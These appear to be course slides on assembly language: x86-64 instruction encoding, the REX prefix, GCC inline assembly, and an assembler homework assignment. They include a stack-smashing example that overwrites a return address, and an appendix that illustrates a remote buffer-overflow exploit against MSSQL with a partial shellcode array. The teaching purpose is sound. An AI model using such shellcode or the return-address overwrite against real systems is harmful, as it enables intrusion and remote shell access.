


Figure 2-6. Memory Addressing With a SIB Byte

(from Intel Manual, Volume 2, 2.2 IA-32e Mode)



Functionalities of Assembler: 64-bit CPU (3/4)

- Machine Code including 64-bit extension
 - ✓ Machine format example of MOV opcode
 - 64bit addressing → REX prefix

MOV—Move

Opcode	Instruction	Op/En	64-Bit Mode	Compat/Leg Mode	Description
88 /r	MOV r/m8,r8	MR	Valid	Valid	Move r8 to r/m8.
REX + 88 /r	MOV r/m8 ^{***} ,r8 ^{***}	MR	Valid	N.E.	Move r8 to r/m8.
89 /r	MOV r/m16,r16	MR	Valid	Valid	Move r16 to r/m16.
89 /r	MOV r/m32,r32	MR	Valid	Valid	Move r32 to r/m32.
REX.W + 89 /r	MOV r/m64,r64	MR	Valid	N.E.	Move r64 to r/m64.
8A /r	MOV r8,r/m8	RM	Valid	Valid	Move r/m8 to r8.
REX + 8A /r	MOV r8 ^{***} ,r/m8 ^{***}	RM	Valid	N.E.	Move r/m8 to r8.
8B /r	MOV r16,r/m16	RM	Valid	Valid	Move r/m16 to r16.
8B /r	MOV r32,r/m32	RM	Valid	Valid	Move r/m32 to r32.
REX.W + 8B /r	MOV r64,r/m64	RM	Valid	N.E.	Move r/m64 to r64.
8C /r	MOV r/m16,Sreg ^{**}	MR	Valid	Valid	Move segment register to r/m16.
8C /r	MOV r16/r32/m16, Sreg ^{**}	MR	Valid	Valid	Move zero extended 16-bit segment register to r16/r32/m16.
REX.W + 8C /r	MOV r64/m16, Sreg ^{**}	MR	Valid	Valid	Move zero extended 16-bit segment register to r64/m16.
8E /r	MOV Sreg,r/m16 ^{**}	RM	Valid	Valid	Move r/m16 to segment register.
REX.W + 8E /r	MOV Sreg,r/m64 ^{**}	RM	Valid	Valid	Move lower 16 bits of r/m64 to segment register.
A0	MOV AL,moffs8 [*]	FD	Valid	Valid	Move byte at (seg:offset) to AL.
REX.W + A0	MOV AL,moffs8 [*]	FD	Valid	N.E.	Move byte at (offset) to AL.
A1	MOV AX,moffs16 [*]	FD	Valid	Valid	Move word at (seg:offset) to AX.
A1	MOV EAX,moffs32 [*]	FD	Valid	Valid	Move doubleword at (seg:offset) to EAX.
REX.W + A1	MOV RAX,moffs64 [*]	FD	Valid	N.E.	Move quadword at (offset) to RAX.
A2	MOV moffs8,AL	TD	Valid	Valid	Move AL to (seg:offset).
REX.W + A2	MOV moffs8 ^{**} ,AL	TD	Valid	N.E.	Move AL to (offset).
A3	MOV moffs16*,AX	TD	Valid	Valid	Move AX to (seg:offset).
A3	MOV moffs32*,EAX	TD	Valid	Valid	Move EAX to (seg:offset).
REX.W + A3	MOV moffs64*,RAX	TD	Valid	N.E.	Move RAX to (offset).
B0+ rb ib	MOV r8, imm8	OI	Valid	Valid	Move imm8 to r8.
REX + B0+ rb ib	MOV r8 ^{***} , imm8	OI	Valid	N.E.	Move imm8 to r8.
B8+ rw iw	MOV r16, imm16	OI	Valid	Valid	Move imm16 to r16.
B8+ rd id	MOV r32, imm32	OI	Valid	Valid	Move imm32 to r32.
REX.W + B8+ rd io	MOV r64, imm64	OI	Valid	N.E.	Move imm64 to r64.
C6 /O ib	MOV r/m8, imm8	MI	Valid	Valid	Move imm8 to r/m8.
REX + C6 /O ib	MOV r/m8 ^{***} , imm8	MI	Valid	N.E.	Move imm8 to r/m8.
C7 /O iw	MOV r/m16, imm16	MI	Valid	Valid	Move imm16 to r/m16.
C7 /O id	MOV r/m32, imm32	MI	Valid	Valid	Move imm32 to r/m32.
REX.W + C7 /O id	MOV r/m64, imm32	MI	Valid	N.E.	Move imm32 sign extended to 64-bits to r/m64.

(from Intel Manual, Volume 2, 4.3 Instructions: move)



Functionalities of Assembler: 64-bit CPU (4/4)

■ Translation example

```
choijm's X desktop (embedded.wowdns.com:2)
choijm@embedded:~/syspro/exam/asm/03/machine
...skipping
080482f4 <main>:
80482f4: 55          push  %ebp
80482f5: a1 20 94 04 08    mov   0x8049420,%eax
80482fa: a3 24 94 04 08    mov   %eax,0x8049424
80482ff: b8 03 00 00 00    mov   $0x3,%eax
8048304: b9 04 00 00 00    mov   $0x4,%ecx
8048309: bf 05 00 00 00    mov   $0x5,%edi
804830e: 89 ca        mov   %ecx,%edx
8048310: 89 0a        mov   %ecx,(%edx)
8048312: 8b 08        mov   (%eax),%ecx
8048314: 8b 48 04     mov   0x4(%eax),%ecx
8048317: 8b 4c 98 08    mov   0x8(%eax,%ebx,4),%ecx
804831b: 8b 8c 98 78 56 00 00    mov   0x5678(%eax,%ebx,4),%ecx
8048322: 89 0d 20 94 04 08    mov   %ecx,0x8049420
8048328: c7 05 20 94 04 08 34    movl  $0x1234,0x8049420
804832f: 12 00 00
8048332: 66 b8 68 1e     mov   $0x1e68,%ax
8048336: b0 07          mov   $0x7,%al
8048338: c9           leave
8048339: c3           ret
804833a: 90           nop
804833b: 90           nop
```

REX Prefix: 0100 1000

```
choijm@choijm-VirtualBox: ~/2015_syspro/chap9/assembler
400536: e8 d5 fe ff ff    callq 400410 <puts@plt>
40053b: a1 20 94 04 48 23 01    mov   0x12348049420,%eax // movabs
400542: 00 00
400544: a3 24 94 04 48 23 01    mov   %eax,0x12348049424 // movabs
40054b: 00 00
40054d: b8 03 00 00 00    mov   $0x3,%eax
400552: b9 04 00 00 00    mov   $0x4,%ecx
400557: bf 05 00 00 00    mov   $0x5,%edi
40055c: 89 ca        mov   %ecx,%edx
40055e: 67 89 0a     mov   %ecx,(%edx)
400561: 48 89 0a     mov   %rcx,(%rdx)
400564: 4d 89 0a     mov   %r9,(%r10)
400567: 67 8b 08     mov   (%eax),%ecx
40056a: 67 8b 48 04    mov   0x4(%eax),%ecx
40056e: 67 8b 4c 98 08    mov   0x8(%eax,%ebx,4),%ecx
400573: 67 8b 8c 98 78 56 00    mov   0x5678(%eax,%ebx,4),%ecx
40057a: 00
40057b: 89 0c 25 20 94 04 08    mov   %ecx,0x8049420
400582: c7 04 25 20 94 04 48    movl  $0x1234,0x48049420
400589: 34 12 00 00
40058d: 66 b8 68 1e     mov   $0x1e68,%ax
400591: b0 07          mov   $0x7,%al
400593: c7 05 ab 0a 20 00 14    movl  $0x14,0x200aab(%rip)
j01048 <a>
40059a: 00 00 00
```

For specifying r9, r10



inline Assembly (1/6)

■ inline Assembly

- ✓ Assembly code embedded in a high level language like C
- ✓ structure
 - **__asm__(assembly statement : output : input : modified register)**
 - **Each parts are separated by :**
 - **output, input, modified register are optional**

 - **assembly statement: using “ ”, add a prefix % to each register**
 - **output: “=g”(variable name)**
 - **input: “g”(variable name)**
 - **modified register (clobber): notify to compiler which registers are modified by inline assembly (to prevent the side effect of inline assembly)**
 - **Output and input are accessed using the notation of %0, %1, %2, ...**



inline Assembly (2/6)

■ inline Assembly practice 1: add

```
choijm@localhost:/home/choijm/syspro_examples/chap9
/* inline assembly 예제 */
/* 11월 10일 J. Choi */

#include <stdio.h>

main()
{
    int a, b, c = 7;

    a = 3;
    b = 5;

    printf("c = %d\n", c);

    __asm__ (
        "movl  %1, %%eax\n"
        "addl  %2, %%eax\n"
        "movl  %%eax, %0\n"
        : "=g" (c)
        : "g" (a), "g" (b)
    );

    printf("c = %d\n", c);
}

inline add g.c 24,1
"inline_add_g.c" 24 --100%--
```

assembly statements

output

input

input/output passing

- a eax
- b ebx
- c ecx
- d edx
- S esi
- D edi
- q general register
- m memory
- g general register and memory
- A edx: eax (64 bits)
- f FP register
- i immediate
- 0 first parameter
- ..



inline Assembly (3/6)

- inline Assembly practice 2: register input

```
choijm@localhost:/home/choijm/syspro_examples/chap9
/* inline assembly 예제 */
/* 11월 10일 J. Choi */

#include <stdio.h>

main()
{
    int a, b, c = 7;

    a = 3;
    b = 5;

    printf("c = %d\n", c);

    __asm__ (
        "addl  %%ebx, %%eax\n"
        : "=a" (c)
        : "a" (a), "b" (b)
    );

    printf("c = %d\n", c);
}

inline add.c 12,0-1 모두
"inline_add.c" 22 줄 --54%--
```



inline Assembly (4/6)

inline Assembly practice 3: clobber

```
choijm@localhost:~/public_html/syspro/exam_inline/3_clobber
/* inline assembly 예제: clobber */
/* 11월 15일 최종무 */
#include <stdio.h>

main()
{
    int a, b, c, d;
    a = 0x40000002;
    b = 4;

    __asm__ (
        "mull    %%ebx%n"
        "movl   %%eax, %0%n"
        "movl   %%edx, %1%n"
        : "=g" (c), "=g" (d)
        : "a" (a), "b" (4)
        : "%edx"
    );
    printf("a = %x, b = %d, c = %d, d = %d\n", a, b, c, d);

    __asm__ (
        "divl   %%ebx%n"
        "movl   %%eax, %0%n"
        "movl   %%edx, %1%n"
        : "=g" (c), "=g" (d)
        : "a" (a), "b" (4), "d" (0)
    );
    printf("a = %x, b = %d, c = %x, d = %d\n", a, b, c, d);
}
~
~
~
"clobber1.c" 30L, 516C
```

To notify that a register is used internally in inline assembly

inline Assembly (5/6)

■ inline Assembly practice 4: stack again

```
choijm@embedded: ~/syspro18/chap9
/* stack_destroy.c: 스택 구조 분석 2, 11월 25일, choijm@dku.edu */
#include <stdio.h>

void f1() {
    int i;
    printf("In func1\n");
}

void f2() {
    /*
    int j, *ptr;
    printf("f2 local: \t%p, \t%p\n", &j, &ptr);
    printf("In func2 \n");

    ptr = &j;
    *(ptr+2) = f1;
    */
    printf("In func2 \n");
    __asm__ (
        "movl    %0, 4(%ebp)\n"
        :
        : "g" (f1)
    );
}

void f3() {
    printf("Before invoke f2()\n");
    f2();
    printf("After invoke f2()\n");
}

main() {
    f3();
}

"stack_destroy_inline.c" 35L, 499C          20          1,1          Top
```


inline Assembly (6/6)

- inline Assembly practice 5: define

```
choijm@choijm-VirtualBox: ~/2015_syspro/chap9/inline
#include <stdio.h>

#define rep_movsl(src, dest, numwords) \
__asm__ __volatile__ ( \
    "cld\n" \
    "rep\n" \
    "movsb" \
    : \
    : "S" (src), "D" (dest), "c" (numwords) \
)

main()
{
    char a[] = "hello";
    char b[16];

    rep_movsl(a, b, sizeof(a));
    printf("dest = %s\n", b);
}
~
~
~
```

Prevent a compiler from moving these codes to other place for the optimization purpose.



Summary

- Apprehend the role of assembler (“as” in Linux)
 - ✓ Assembly language → Machine language
- Understand the structure of assembler
 - ✓ Token analysis, Parsing, Syntax analysis, Semantic Analysis, Symbol table, Code generation, Optimization
 - ✓ 2 pass assembler
- Make a program with inline assembly

👉 Homework 7: Make an assembler

✓ Requirements

- build an assembler that can translate assembly codes into the IA machine codes shown in slides 6~7.
- manipulate DB and do error handling
- shows student's ID and date (using whoami and date)
- Make a report that includes a snapshot and discussion.
 - 1) Upload the report to the e-Campus (pdf format!!, 6pm. 18th December)
 - 2) Send the report and source code to TA (이성현: wwbabaww@gmail.com)



Quiz for 15th-Week 1st-Lesson

■ Quiz

- ✓ 1. Explain how x86-64 maintain the backward compatibility.
- ✓ 2. In page 19, we make a program that can destroy stack using inline assembly. Discuss the differences between this program and the program we have learnt in LN 4.
- ✓ Due: until 6 PM Friday of this week (11th, December)

Stack Details (6/6)

■ Stack example 2

```
/* stack_destroy.c: 스택 구조 분석 2, 9월 19일, choijm@dku.edu */
#include <stdio.h>

void f1() {
    int i;
    printf("In func1\n");
}

void f2() {
    int j, *ptr;
    printf("f2 local: %p, %p\n", &j, &ptr);
    printf("In func2 \n");

    ptr = &j;
    *(ptr+2) = f1;
}

void f3() {
    printf("Before invoke f2()\n");
    f2();
    printf("After invoke f2()\n");
}

main() {
    f3();
}
```

```
choijm@sungmin-Samsung-DeskTop-System: ~/syspro/chap4
void f2() {
    int j, *ptr;
    printf("f2 local: %p, %p\n", &j, &ptr);
    printf("In func2 \n");

    ptr = &j;
    *(ptr+2) = f1;
}

void f3() {
    printf("Before invoke f2()\n");
    f2();
    printf("After invoke f2()\n");
}

main() {
    f3();
}

choijm@sungmin-Samsung-DeskTop-System:~/syspro/chap4
choijm@sungmin-Samsung-DeskTop-System:~/syspro/chap4$ gcc -o stack_destroy stack_destroy.c
stack_destroy.c: In function 'f2':
stack_destroy.c:15: warning: assignment makes integer from pointer without a cast
choijm@sungmin-Samsung-DeskTop-System:~/syspro/chap4$ ./stack_destroy
Before invoke f2()
f2 local: 0xbfb829f4, 0xbfb829f0
In func2
세그멘테이션 오류 (core dumped)
choijm@sungmin-Samsung-DeskTop-System:~/syspro/chap4$
```

(Source: LN 4 Process Structure)



Appendix: Exploit code (1/2)

■ Exploit code

- ✓ A code that attacks the vulnerabilities of program
 - System down, obtain a shell with root privilege

The image displays two screenshots of a Windows SQL Server service console and a command prompt. The left screenshot shows the service console with a green play button and a command prompt with a blank prompt. The right screenshot shows the service console with a red stop button and a command prompt with exploit code output.

Service Console (Left): Server (서버): COM3, Service (서비스): SQL Server. The 'Start/Continue' (시작/계속) button is highlighted in green. The status bar shows 'Running - COM3 - MSSQLServer'.

Service Console (Right): The 'Stop' (중지) button is highlighted in red. The status bar shows 'Stopped - COM3 - MSSQLServer'.

Command Prompt (Left): C:\project\try2>

Command Prompt (Right): C:\project\try2>try2 127.0.0.1 embedded.dankook.ac.kr 1433 SP2
MSSQL SP 1 or 2. GetProcAddress @0x42ae101C
Packet sent!
If you don't have a shell it didn't work.
C:\project\try2>

Exploit Code (Visible in Background):

```
try2 Overflow Remote Exploit\r\n\r\n");  
nced Windows Shellcode\r\n\r\n");  
ield, david@ngssoftware.com\r\n\r\n");  
x a bug.\r\n\r\n");  
te http://www.cnhonker.com\r\n\r\n");  
st <NCPort> <SQLSP>]\r\n\r\n", argu[0]);  
:\r\n\r\n");  
:\r\n\r\n");
```


Appendix: Exploit code (2/2)

■ SQL Exploit code

- ✓ Copy a request into stack in a SQL internal function (vulnerable point)
- ✓ Make a larger request might destroy stack (buffer overflow)
- ✓ Modify the return address of stack so that it executes an exploit code

```
char exploit_code[] =  
    "Wx55Wx8BWxECWx68Wx18Wx10WxAEWx42Wx68Wx1C"  
    "Wx10WxAEWx42WxEBWx03Wx5BWxEBWx05WxE8WxF8"  
    "WxFFWxFFWxFFWxBEWxFFWxFFWxFFWxFFWx81WxF6"  
    "WxAEWxFEWxFFWxFFWx03WxDEWx90Wx90Wx90Wx90"  
    "Wx90Wx33WxC9WxB1Wx44WxB2Wx58Wx30Wx13Wx83"  
    "WxEBWx01WxE2WxF9Wx43Wx53Wx8BWx75WxFCWxFF"  
    "Wx16Wx50Wx33WxC0WxB0Wx0CWx03WxD8Wx53WxFF"  
    "Wx16Wx50Wx33WxC0WxB0Wx10Wx03WxD8Wx53Wx8B"  
    ...  
    "WxFFWxD0Wx90Wx2FWx2BWx6AWx07Wx6BWx6AWx76"  
    "Wx3CWx34Wx34Wx58Wx58Wx33Wx3DWx2AWx36Wx3D"  
    "Wx34Wx6BWx6AWx76Wx3CWx34Wx34Wx58Wx58Wx58"  
    "Wx58Wx0FWx0BWx19Wx0BWx37Wx3BWx33Wx3DWx2C"  
    "Wx19Wx58Wx58Wx3BWx37Wx36Wx36Wx3DWx3BWx2C"  
    "Wx58Wx1BWx2AWx3DWx39Wx2CWx3DWx08Wx2AWx37"  
    "Wx3BWx3DWx2BWx2BWx19Wx58Wx58Wx3BWx35Wx3C"  
    "Wx58";
```

Annotations:

- push %ebp
- mov %esp, %ebp
- push immediate
- jmp 0x03
- pop %eax 25

